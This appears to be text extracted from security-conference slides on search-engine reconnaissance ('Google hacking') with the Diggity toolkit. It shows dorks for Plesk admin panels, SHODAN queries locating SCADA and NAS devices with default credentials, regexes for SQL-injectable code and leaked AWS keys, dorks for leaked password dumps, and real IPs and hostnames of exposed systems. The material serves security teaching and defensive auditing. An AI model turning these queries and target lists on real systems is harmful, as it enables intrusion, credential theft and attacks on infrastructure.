Google search results for `site:/com:8443/`. The search returned about 65,900 results in 0.12 seconds. The results include:

- Parallels Plesk Panel 9.5.4**  
<https://casablancareus.com:8443/>  
Iniciar sesión en Parallels Plesk Panel "Nombre de usuario" y la contraseña e
- Parallels Plesk Control Panel 8.**  
<https://www.gustalis.com:8443/>  
Se connecter à Parallels Plesk Control passe dans les champs "Login" et "Mo
- Narmada: eWebGuru Plesk Par**  
<https://99birthday.com:8443/>  
Log in to Parallels Plesk Panel 9.5. En the "Password" field, press the Tab

Found ~66k targets for Plesk Panel exploit

**Krebs on Security**  
In-depth security news and investigation

### Plesk 0Day For Sale As Thousands of Sites Hacked


247 tweets  
retweet

Hackers in the criminal underground are selling an exploit that extracts the master password needed to control **Parallels' Plesk Panel**, a software suite used to remotely administer hosted servers at a large number of Internet hosting firms. The attack comes amid reports from multiple sources indicating a spike in Web site compromises that appear to trace back to Plesk installations.

A miscreant on one very exclusive cybercrime forum has been selling the ability to hack any site running Plesk Panel

Plesk Panel Multiple Exploits all versions <= 10.4.4

# PortScan Diggity



TARGETING HTTP ADMIN CONSOLES

Lists open ports per host

Looking for open ports on \*.com

Host	Open
radioexercitocelstial.com	7002
fnoobradio.com	8092; 8100
www.stottpilates.com	16080
dancefoxcomet.com	8495
deepeyeradio.com	8006; 8058
radio9975.com	8002

Search String	Domain	Port	Page Title	URL
site:/com:*	ponelemusica.com	8024	SHOUTcast Adr	<a href="http://ponelemusica.com:8024/">http://ponelemusica.com:8024/</a>
site:/com:*	metronicfm.com	8030	SHOUTcast Adr	<a href="http://metronicfm.com:8030/">http://metronicfm.com:8030/</a>
site:/com:*	manage-golf.com	8084	Manage Golf Sy	<a href="http://montrose.manage-golf.com:8084/">http://montrose.manage-golf.com:8084/</a>
site:/com:*	zoukizomba.com	8052	SHOUTcast Adr	<a href="http://zoukizomba.com:8052/">http://zoukizomba.com:8052/</a>
site:/com:*	ebengaliradio.com	7509	SHOUTcast Adr	<a href="http://www.ebengaliradio.com:7509/">http://www.ebengaliradio.com:7509/</a>
site:/com:*	mgoblog.com	8080	mgoblog   Mich	<a href="http://mgoblog.com:8080/">http://mgoblog.com:8080/</a>



NEW GOOGLE HACKING TOOLS

# CodeSearch Diggity

# Google Code Search



## VULNS IN OPEN SOURCE CODE

- Regex search for vulnerabilities in indexed public code, including popular open source code repositories:



- Example: SQL Injection in ASP querystring
  - `select.*from.*request\..QUERYSTRING`

The screenshot shows a Google Code Search result for the query `select.*from.*request\..QUERYSTRING`. The search results page displays the following code snippet from a file named `post.asp`:


```
45: strSql = "SELECT * from reply where reply_id = " & Request.QueryString("reply_id")
46: msg = "<br><br>×çÒâ£°Ö»ÓÐ,ÃÎÃÖÃ×÷Õß°Í¹ÙÀìÔ±²ÅÄÛ±à±Öâ,øìù×ó."

57: strSql = "SELECT T Message from Topics where Topic_id = " & Request.QueryString("reply_id")
58: msg = "<br><br>×çÒâ£°Ö»ÓÐ,ÃÎÃÖÃ×÷Õß°Í¹ÙÀìÔ±²ÅÄÛ±à±Öâ,øìù×ó."
```

A red callout box points to the `reply_id` parameter in the first query string, stating: `reply_id` is SQL injectable querystring parameter. The parameter is also circled in red in the code snippet. The search results show "Results 1 - 10 of about 2,000." and a link to `www.cnarts.net/eweb/download/software/bbs/tradeforum.zip`.



# CodeSearch Diggity



The screenshot shows the Search Diggity application window. The 'CodeSearchDiggity' tab is active. The 'Advanced' view is selected, and the 'Amazon Keys' query is chosen from the 'Queries' list. The search results table is as follows:

Category	Subcategory	Search String	Page Title	URL
Amazon Keys	EC2	ec2[^\d][A-Z0-9]{20}	trunk/simond/j	http://www.google.com/codesearch/p?hl=en#Kcy
Amazon Keys	EC2	ec2[^\d][A-Z0-9]{20}	trunk/simond/j	http://www.google.com/codesearch/p?hl=en#Kcy
Amazon Keys	EC2	ec2[^\d][A-Z0-9]{20}	trunk/src/chron	http://www.google.com/codesearch/p?hl=en#CQl
Amazon Keys	EC2	ec2[^\d][A-Z0-9]{20}	trunk/src/chron	http://www.google.com/codesearch/p?hl=en#CQl
Amazon Keys	EC2	ec2[^\d][A-Z0-9]{20}	chrome/content	http://www.google.com/codesearch/p?hl=en#ulAl
Amazon Keys	EC2	ec2[^\d][A-Z0-9]{20}	chrome/content	http://www.google.com/codesearch/p?hl=en#ulAl
Amazon Keys	EC2	ec2[^\d][A-Z0-9]{20}	trunk/src/eifaw	http://www.google.com/codesearch/p?hl=en#aM
Amazon Keys	EC2	ec2[^\d][A-Z0-9]{20}	trunk/EC2Samp	http://www.google.com/codesearch/p?hl=en#nfD
Amazon Keys	Amazon	amazon.*[A-Z0-9]{20}	lookups.py	http://www.google.com/codesearch/p?hl=en#474

The 'Selected Result' output shows the following code snippet:

```

<pre>
    Jec2 ec2 = new J<b>ec2("AK[REDACTED]ZEHQ"</b>, "[REDACTED]+RCIkuoEeAD6");
</pre>

```

A red callout box points to the search results table with the text: "Amazon AWS Cloud keys stored in plaintext".



# Cloud Security

NO PROMISES...NONE

## Amazon AWS Customer Agreement

- <http://aws.amazon.com/agreement/#10>



### 10. Disclaimers.

No guarantee of confidentiality, integrity, or availability (the CIA security triad) of your data in any way

THE SERVICE OFFERINGS ARE PROVIDED "AS IS." WE AND OUR AFFILIATES AND LICENSORS MAKE NO REPRESENTATIONS OR WARRANTIES OF ANY KIND, WHETHER EXPRESS, IMPLIED, STATUTORY OR OTHERWISE REGARDING THE SERVICE OFFERINGS OR THE THIRD PARTY CONTENT, INCLUDING ANY WARRANTY THAT THE SERVICE OFFERINGS OR THIRD PARTY CONTENT WILL BE UNINTERRUPTED, ERROR FREE OR FREE OF HARMFUL COMPONENTS, OR THAT ANY CONTENT, INCLUDING YOUR CONTENT OR THE THIRD PARTY CONTENT, WILL BE SECURE OR NOT OTHERWISE LOST OR DAMAGED. EXCEPT TO THE EXTENT PROHIBITED BY LAW, WE AND OUR AFFILIATES AND LICENSORS DISCLAIM ALL WARRANTIES, INCLUDING ANY IMPLIED WARRANTIES OF MERCHANTABILITY, SATISFACTORY QUALITY, FITNESS FOR A PARTICULAR PURPOSE, NON-INFRINGEMENT, OR QUIET ENJOYMENT, AND ANY WARRANTIES ARISING OUT OF ANY COURSE OF DEALING OR USAGE OF TRADE.

# Cloud Crawling

CREATE YOUR OWN SEARCH ENGINES



## Web Data Extraction

Automate virtually anything you can do with a web browser



## Query the World

Tap the web's massive database.

# 80legs




The most powerful  
web-crawler ever.



# Google Code Search


VULNS IN OPEN SOURCE CODE





# Google Code Search

VULNS IN OPEN SOURCE CODE





NEW GOOGLE HACKING TOOLS

SHODAN Diggity

# SHODAN



## HACKER SEARCH ENGINE

- Indexed service banners for whole Internet for HTTP (Port 80), as well as some FTP (23), SSH (22) and Telnet (21) services

The screenshot shows the SHODAN search interface. The search bar contains the query `"Server:NAShttpd"`. Below the search bar, a table lists the top countries matching the search:

Country	Count
<a href="#">Italy</a>	20
<a href="#">China</a>	14
<a href="#">United States</a>	7
<a href="#">Spain</a>	6
<a href="#">Greece</a>	5

A callout box points to the table with the text: "NAS storage devices located".

Below the table, a search result is displayed for the IP address `123.116.195.215`. A callout box points to this IP with the text: "NAS storage devices located". The result details are:

- Added on 06.02.2012
- Beijing
- HTTP/1.0 401 Unauthorized
- Server: NAShttpd
- Date: Mon, 06 Feb 2012 18:01:34 GMT
- WWW-Authenticate: Basic realm="Default USER:admin"
- Content-Type: text/html
- Connection: close

A callout box points to the `WWW-Authenticate` header with the text: "Default username is 'admin'".



# SHODAN



## FINDING SCADA SYSTEMS

The screenshot shows the SHODAN search engine interface. At the top, the search bar contains the term 'scada'. Below the search bar, a section titled '» Top countries matching your search' lists the following results:

Country	Count
<a href="#">Canada</a>	13
<a href="#">Finland</a>	12
<a href="#">United States</a>	8
<a href="#">Sweden</a>	6
<a href="#">Denmark</a>	6

Below this, two search results are displayed:

- 218.111.69.68**  
Added on 11.06.2011  
Kuala Lumpur  
HTTP/1.0 401 Authorization Required  
Date: Sat, 11 Jun 2011 04:38:51 GMT  
Server: Apache/1.3.31 (Unix)  
WWW-Authenticate: Basic realm="iSCADA Gateway User Login"  
Transfer-Encoding: chunked  
Content-Type: text/html; charset=iso-8859-1
- 66.18.233.232**  
Added on 20.04.2011  
Calgary  
HTTP/1.0 401 Authorization Required  
Date: Wed, 20 Apr 2011 20:09:46 GMT  
Server: Apache/2.0.63 (FreeBSD) mod\_python/3.3.1 Python/2.5.2  
WWW-Authenticate: Digest realm="RTS SCADA Server", nonce="Z9PJNF+hB...

Red callout boxes highlight the search term 'scada' in the search bar and the 'iSCADA Gateway User Login' string in the WWW-Authenticate header of the first result.

Using SHODAN to find SCADA web admin interfaces



# SHODAN



## FINDING SCADA SYSTEMS

The screenshot shows a Wired article from January 24, 2012, titled "10K Reasons to Worry About Critical Infrastructure" by Kim Zetter. The article discusses a security researcher's findings in Miami, Florida, where more than 10,000 industrial control systems were found connected to the public internet. A map of Idaho is shown with numerous red and green pins indicating the locations of these systems. A text bubble points to a specific red pin in Idaho, indicating known vulnerabilities for that device. The article also includes a "Global Exposure Surface Timeline" chart and social media sharing options.

**THREAT LEVEL**  
PRIVACY, CRIME AND SECURITY ONLINE

### 10K Reasons to Worry About Critical Infrastructure

By Kim Zetter | January 24, 2012 | 6:30 am | Categories: Cybersecurity

MIAMI, Florida – A security researcher was able to locate and map more than 10,000 industrial control systems hooked up to the public internet, including water and sewage plants, and found that many could be open to easy hack attacks, due to lax security practices.

Global Exposure Surface Timeline

708 83 140  
Tweet +1 Share

Screenshot showing an industrial control system in Idaho that's connected to the internet. The red tag indicates there are known vulnerabilities for the device that might be exploitable. Two known vulnerabilities are listed at the bottom of the text bubble.

# SHODAN Diggity



## FINDING SCADA SYSTEMS

The screenshot shows the SHODAN Diggity web interface. At the top, there are search engine tabs: Google, CodeSearch, Bing, LinkFromDomain, DLP, Flash, Malware, PortScan, NotInMyBackyard, BingMalware, and Shodan (highlighted with a red box). Below the tabs, there are buttons for 'Simple' and 'Advanced' search. A 'Query Appender' section is visible on the left. The main search area has a 'SCAN' button and a 'Settings' section with an 'API Key' field (highlighted with a red box and a callout 'Enter SHODAN API key') and a 'Create' button. Below the search area is a table of search results:

Category	Search String	URL	Hostnames	City	Country
SCADA	Niagara Web Server	<a href="http://193.185.169.90/">http://193.185.169.90/</a>			Finland
SCADA	Niagara Web Server	<a href="http://12.171.57.87/">http://12.171.57.87/</a>			United States
SCADA	Niagara Web Server	<a href="http://70.168.40.243/">http://70.168.40.243/</a>	wsip-70-168-40-243.	Cleveland	United States
SCADA	Niagara Web Server	<a href="http://216.241.207.94/">http://216.241.207.94/</a>	sciop-ip94.scinternet.	Colorado City	United States
SCADA	Niagara Web Server	<a href="http://206.82.16.227/">http://206.82.16.227/</a>	niagarafred.norleb.ki	Lancaster	United States
SCADA	Niagara Web Server	<a href="http://184.187.11.158/">http://184.187.11.158/</a>		Omaha	United States

Below the table, there is an 'Output' section with a 'Selected Result' tab. The output shows the following details for the selected result:

```
HTTP/1.0 302 Moved Temporarily
location: http://70.168.40.243/login
content-type: text/html; charset=UTF-8
content-length: 116
set-cookie: niagara_audit=guest; path=/
server: Niagara Web Server/3.5.34
```

A callout 'Finding SCADA systems via SHODAN Diggity' points to the selected result output.



linkFromDomainDiggity

NEW GOOGLE HACKING TOOLS

# Bing LinkFromDomainDiggity

# Bing LinkFromDomain

DIGGITY TOOLKIT

The screenshot shows the Search Diggity application window. The 'LinkFromDomain' tool is selected in the top menu. The interface includes a 'SCAN' button, a 'Cancel' button, a 'Bing 2.0 API Key' field with a 'Create' link, and a 'Domain' field containing 'stachliu.com'. Below these are tabs for 'URLs', 'Applications', 'Hosts', and 'Domains'. The 'URLs' tab is active, displaying a list of external links. A red callout box points to the 'URLs' tab with the text: 'Bing's linkfromdomain: directive used to find external links on your sites'. Another red callout box points to the list of links with the text: 'External links then sorted and extracted into: applications, host names, and domains'. The 'Output' section at the bottom shows the search results: 'Maximum 20...', 'Using Custom Search ID: [redacted]9367FBFD32.', 'Found 25 result(s) for query: "linkfromdomain:stachliu.com".', 'Total Results: 25.', and 'Scan Complete. [4/21/2011 1:01:30 AM]'. The 'linkfromdomaindiggity' logo is visible in the bottom right of the application window. The status bar at the bottom shows 'Google Status: Ready' and 'Bing Status: Ready'.



# Bing LinkFromDomain

## FOOTPRINTING LARGE ORGANIZATIONS

The screenshot shows the LinkFromDomainDiggity tool interface. The 'Query Appender' field contains 'site:gov.cn'. The 'Sites/Domains' field contains 'www.gov.cn'. The 'Hosts' tab is selected, displaying a list of hostnames: 2010.visithainan.gov.cn, app.mps.gov.cn, bg.mofcom.gov.cn, bjsat.gov.cn, bjyouth.gov.cn, catf.agri.gov.cn, and cc.fjkl.gov.cn. The 'Output' pane shows the search results: 'Using [redacted] F9367FBFD32. Advanced Scan started. [9/10/2011 2:16:54 PM] Found 445 result(s) for query: "linkfromdomain:www.gov.cn site:gov.cn". Total Results: 445. Scan Complete. [9/10/2011 2:17:26 PM]'. The tool logo 'linkfromdomaindiggity' is visible in the bottom right corner.

1. Running Bing's linkfromdomain:www.gov.cn to get list of off-site links from China's government main website

2. Also filtering results to just those also part of the gov.cn domain

3. Results in large list of other valid Chinese government hostnames on the gov.cn domain.



NEW GOOGLE HACKING TOOLS

# DLP Diggity



# DLP Diggity

LOTS OF FILES TO DATA MINE

Google  
filetype:pdf  
About 513,000,000 results (0.25 seconds)

Google  
filetype:doc  
About 84,500,000 results (0.10 seconds)

Google  
filetype:xls  
About 17,300,000 results (0.13 seconds)

bing  
Web  
filetype:doc  
Web More  
SEARCH HISTORY ALL RESULTS 1-10 of 26,900,000 results · [Advanced](#)


bing  
Web  
filetype:pdf  
Web More  
SEARCH HISTORY ALL RESULTS 1-10 of 146,000,000 results · [Advanced](#)



# DLP Diggity

MORE DATA SEARCHABLE EVERY YEAR

### Google Results for Common Docs






# Data Loss In The News

## MAJOR DATA LEAKS

- Groupon.com Leaks 300,000 users emails and passwords
  - `filetype:sql hotmail gmail password`



The image shows a screenshot of a Slashdot article titled "Groupon Deal of the Day: 300,000 Customer Accounts" posted by samzenpus on Wednesday June 29 2011. The article text mentions that the customer database of Groupon's Indian subsidiary was published, unsecured and unencrypted, on the company's site for long enough to be indexed by Google. A blue shield icon is visible on the right side of the article header.

Below the article is a Google search result for the query `filetype:sql hotmail gmail password`. The search returned 3 results in 0.10 seconds. The top result is a snippet from `www.sos-asta.com/uploaded/user/xyz.sql - India`, showing the beginning of a SQL `CREATE TABLE` statement: `CREATE TABLE 'phase2_users' ('id' int(11) NOT NULL auto_increment...`

# Data Loss In The News

## MAJOR DATA LEAKS

- Yale Alumni 43,000 SSNs Exposed in Excel Spreadsheet



# DLP Diggity

## DIGGITY TOOLKIT

The screenshot displays the DLP Diggity application interface. At the top, there are tabs for various search engines: GoogleDiggity, CodeSearchDiggity, BingDiggity, LinkFromDomainDiggity, **DLPDiggity** (highlighted with a red box), FlashDiggity, and MalwareDiggity. Below the tabs, there are two modes: "Advanced" and "Simple". A green "SEARCH" button and a grey "Cancel" button are visible. The "Scan Directory" field is set to "C:\DiggityDownloads\" and has a "Browse..." button next to it. A table of search results is shown below, with columns for Category, Subcategory, Search String, and File. The first row is highlighted in yellow and shows "SSN" in the Category column, "Social Security" in the Subcategory column, and a search string "[^A-Za-z0-9\_]([0-6])d{" in the Search String column. The File column shows "C:\DiggityDownloads\PIITutorial.doc". The second row shows "SSN" in the Category column, "SSN LANL" in the Subcategory column, and a search string "(ss(n)?|social(\s\*securi" in the Search String column. The File column shows "C:\DiggityDownloads\PIITutorial.doc". Below the table, there is an "Output" section with a "Selected Result" tab. The output shows a snippet of text from a document: "21 Jerry, 22 This is Mary. I forgot to include my social security number in those clearance documents I su 23 Would you mind adding it in for me? My SSN is 123-45-6789. Thanks a lot! 24 - Mary". A red callout box points to the search results table with the text: "Search through downloaded files from GoogleDiggity and BingDiggity for data leaks such as SSNs, credit cards, etc."

Category	Subcategory	Search String	File
SSN	Social Security	[^A-Za-z0-9_]([0-6])d{	C:\DiggityDownloads\PIITutorial.doc
SSN	SSN LANL	(ss(n)? social(\s*securi	C:\DiggityDownloads\PIITutorial.doc

Output Selected Result

```
21 Jerry,
22 This is Mary. I forgot to include my social security number in those clearance documents I su
23 Would you mind adding it in for me? My SSN is 123-45-6789. Thanks a lot!
24 - Mary
```

